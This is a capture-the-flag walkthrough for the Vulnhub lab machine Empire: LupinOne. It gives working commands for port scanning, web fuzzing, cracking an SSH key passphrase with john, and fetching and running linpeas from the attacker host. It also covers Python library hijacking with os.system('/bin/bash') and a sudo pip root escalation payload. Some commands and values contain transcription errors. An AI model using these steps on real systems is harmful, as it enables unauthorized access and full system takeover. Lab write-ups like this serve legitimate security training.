

Empir: LupinOne Vulnhub cracked

Here I am using kali as attacker and virtual box as a client. I have set up Nat connection between both the systems. I opened the system and let it be on same mode while I also used kali for port scanning.

Step 1. Launching Nmap


Nmap -sC -sV 192.168.1.2

```
(root@kali)-[~]
# nmap -sC -sV 192.168.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-18 13:58 EST
Nmap scan report for 192.168.1.2
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 00:0C:29:5D:6F:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Observing the output of nmap Scanning

- On port 22 there is an SSH server
- An HTTP service running on pport 80
- A /~myfiles

Running <http://192.168.1.2/~myfiles/>



Error 404

As no output is shown, observing the source code

```
view-source:http://192.168.1.2/~myfiles/

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Error 404</title>
5 </head>
6 <body>
7
8 <h1>Error 404</h1>
9
10 </body>
11 </html>
12
13 <!-- your can do it, keep trying. -->
14
15
```

Here, we still got no any datas. Thus using fuzz to gain some additional information.

```
ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
'http://192.168.233.1.2/~FUZZ'
```

```
(root@kali)~[~]
# ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.1.2/~FUZZ'

v1.3.1 Kali Exclusive <3

:: Method      : GET
:: URL         : http://192.168.1.2/~FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200,204,301,302,307,401,403,405

secret [Status: 301, Size: 312, Words: 20, Lines: 10]
:: Progress: [4702/4702] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Here we find something like secret thus checking out it may be directory.

<http://192.168.1.2/~secret/>

```
192.168.1.2/~secret/


Hello Friend, Im happy that you found my secret diretory, I created like this to share with you
my create ssh private key file.
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64
```

Here we found out that the user name for our device is **icex64**. From above statements, we came to know that, we still may get other files thus still fuzzing, we get the following,

```
ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.1.2/~secret/.FUZZ' -fc 403 -e .txt,.html
```

```
(root@kali)~# ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.1.2/~secret/.FUZZ' -fc 403 -e .txt,.html
```



```
v1.3.1 Kali Exclusive <3>
```

```


:: Method      : GET
:: URL         : http://192.168.1.2/~secret/.FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Extensions  : .txt,.html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
:: Filter      : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6]
[Status: 200, Size: 331, Words: 52, Lines: 6]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2]
:: Progress: [661641/661641] :: Job [1/1] :: 16686 req/sec :: Duration: [0:00:34] :: Errors: 0 ::

```

We got the name of some files. Thus checking the file

<http://192.168.1.2/~secret/.mysecret.txt>



```
cGd6KN2QdY6iCsSuqP2UdgSx4F5ohDynaRU3kv5dmvTurqcaTrnCHCNLK8qFM2yvrNbRTM3eTpvUeZ9qFuBnyhAK8TWu9cFxLos
NLmQ8sNT936L6VvYdEPKULeY6wuyYnffQYVEVXHDTk6pkmA3Jo2083cVok6x74MSDAt1dJkVesVGLVRmkDpshzt1GCaDu4uceLw3
fP5NmEpsCgeCWYSYh3Xef3UdgBpF6xMjN5WmZa9oWZvD8Rxs1zrXawVKSLxardUEFRLh6usnUmMMan5eTyuMTnjK2zvTBddsdjv
i68RA4V1pa3yaJ2UQ6xRpFootrWterjwALN67pre5MMH4vY3MBv9Cu6358KweVC1YZAXvBRwoZPXtquY9EiFL613KXFe3Y7W4Li7Jf
xveN3EUFnuDtFB4ADRT57UokLMD1lV73Pt5P0e8g85LjuvTnYpo8AqyC3zTMSnP8dFogoborCXEHJz6npX60hgXqpbh558yVRhpW21
neLweh74jFwKzF5LgEYvc7RyAs7Qkwud9ozyBxxsv4VEdf8mw5g3nTDyKE69P945kpQgDvNKJvdF3vZbL8o68FPjEP125sedV9Jbc
eRmZtjzabL2Zz4dL3EjKEja3AHnFLxs1xWUJ74glgRAt1MF5bJfTC7owzK9cP8nJrXou8VJqfQ0MD3P1cLjDeZGUS7ouaa3xhy
xNylF7rBH98WbtCshaEBay7b5CnvgFEucFanfb26w8cDyXJnkzeW1fz19N1916h48go68RBFkd5dheH5TGz47VFH6hmY3aUglvP8
rYK6MB8iuk9QksWczgPtjsfF8BUo6vftNqCnbZn4NM0xm28hMDU8YdgUml9ojNo1scUtzGfN4rLx7b5359wYavLDL1NeZdLU1
6maGcsgjbuAhLycwfn1LwLoDQ1kLmnVrk7FKUUESqJkp5cuX1EUPfjsfU1HaibABz3fcYy2cZ78qx21aq57ePo58kw5XmtcLE
FHoRfgtRk8ZpuEPpH25aoJfNmTY45m3YjHwVSVnv69e3PhrGwrks1eLQRXjRmGtWu9cwt2b3y2huW5b7XUSAX2fmrSbkt3eFQnG
NG9ThPqWj0Fb1sJL11c9QVTVDHCJnD1AKdCjtnHrG973BVUF6DwbFq5d4CTLN6jxtCFs3XmoQauZEY7M1CzRaQ3kBNAFYncovXR
jdbxzfz7PwM8j1vhn0a1ajWj3p4c2zwHfrr3ke14vNB0ygdq9LFljZD37nLdmtXvPqD5SeqzhvENR9DnKfMY2LhWgaHo
a8XS5Pw4tCxcyF2FR8E3c2xtryG6N2oVTnyzt23YrEHe9KcCX59RdhrDr71Z3zgQKAsuPM11JpWmgdyNzpgEGGg9czg8aNSPm
mRcmXArBFVwJfV25jyhtJhdgsWJESn6P6vnsbV8Zg2L8d1cwhxpxgmu1jByELxVHF1C9T3GgLvduV8nc7PEJYoxpCoycs55r3
cnn92ncLD1Bw5i0B8NyZ9CNkMk4PF7Uqa7vCTgw4V3vv5jE6PRFngQ5rg4avGUqeUMngc5mN6WEa3pxHpkhG8ZngCqkvVhegBAVi
DDA7HdQ2UpCupEGtW5FE3tDgPurPq8qJ0h3N75YF8Ke0zJs777pwcvd2Wuv11LSZ2tppbWymsg2ckWkg5N89Pp5izVXCiFhobqF
4L4TuezREywy6v2GG1Ep4Mf2oEHMuqtoNXbsGp8sbJbZATFLXvP3PqBw8rgAakz7QBFAgryQ3ttxytwUHWKpohMMKULDFeRyLi
```

Here we determined the secret key was used as Base-58 Decoder. Decoding it and saving the decoded key in sshkey file name are done with nano files.

Now Performing the exploit

We are using ssh2john to obtain the hash value of the ssh-key.

```
locate ssh2john
/usr/share/john/ssh2john.py sshkey > hash
john --wordlist=/usr/share/wordlists/fastrack.txt hash
```

```
(root@kali)~# locate ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-39.pyc
```

```
(root@kali)~# /usr/share/john/ssh2john.py sshkey > hash
```

```
(root@kali)~# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
```

```

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all l
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P055w0rd! (sshkey)
1g 0:00:00:01 DONE (2021-12-18 13:37) 0.6451g/s 41.29p/s 41.29c/s 41.2
Use the "--show" option to display all of the cracked passwords reliab
Session completed.

```

Here we got our password for our device I.e. P@55w0rd!.

Now using user icex64 to connect to ssh.

Sudo -l

Cat /home/arsene/heist.py

```
(root@kali)~[/Desktop/lupin 1]
# ssh -i sshkey icex64@192.168.1.2
Enter passphrase for key 'sshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_
#####
Welcome to Empire: Lupin One
#####
Last login: Sat Dec 18 13:47:35 2021 from 192.168.1.3
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bi

User icex64 may run the following commands on LupinOne:
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Privilege Escalation

First launching a basic Python http.server

Python -m simpleHTTPServer 80

```
(root@kali)~[/mnt/privs/linux]
# ls
linpeas.sh

(root@kali)~[/mnt/privs/linux]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switching to icex64 terminal. We will be moving to the /tmp directory and importinh linpeas script for kali linux.

Cd /tmp

Wget 192.168.1.3/lineoas.sh

Chmod 777 linepeas.sh

./linepeas.sh

```
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.1.3/linpeas.sh
--2021-12-18 13:49:56-- http://192.168.1.3/linpeas.sh
Connecting to 192.168.1.3:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 476162 (465K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh
100%[=====]
2021-12-18 13:49:56 (145 MB/s) - 'linpeas.sh' saved [476162/476162]

icex64@LupinOne:/tmp$ chmod 777 linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

```
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

We got the python file here while scanning. To operate this python file, we utilised the nano command and edit script to call /bin/bash code into it.

```
Os.system("/bin/bash")
```

```
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_

class Error(Exception):
    pass

lock = threading.Lock()
```

Now switching user icex64 to arsene

```
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

```
Sudo -l
```

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

Now to conduct pip privilege escalation, run following commands

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)
2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

[illegible]

That's how we get the machines shell.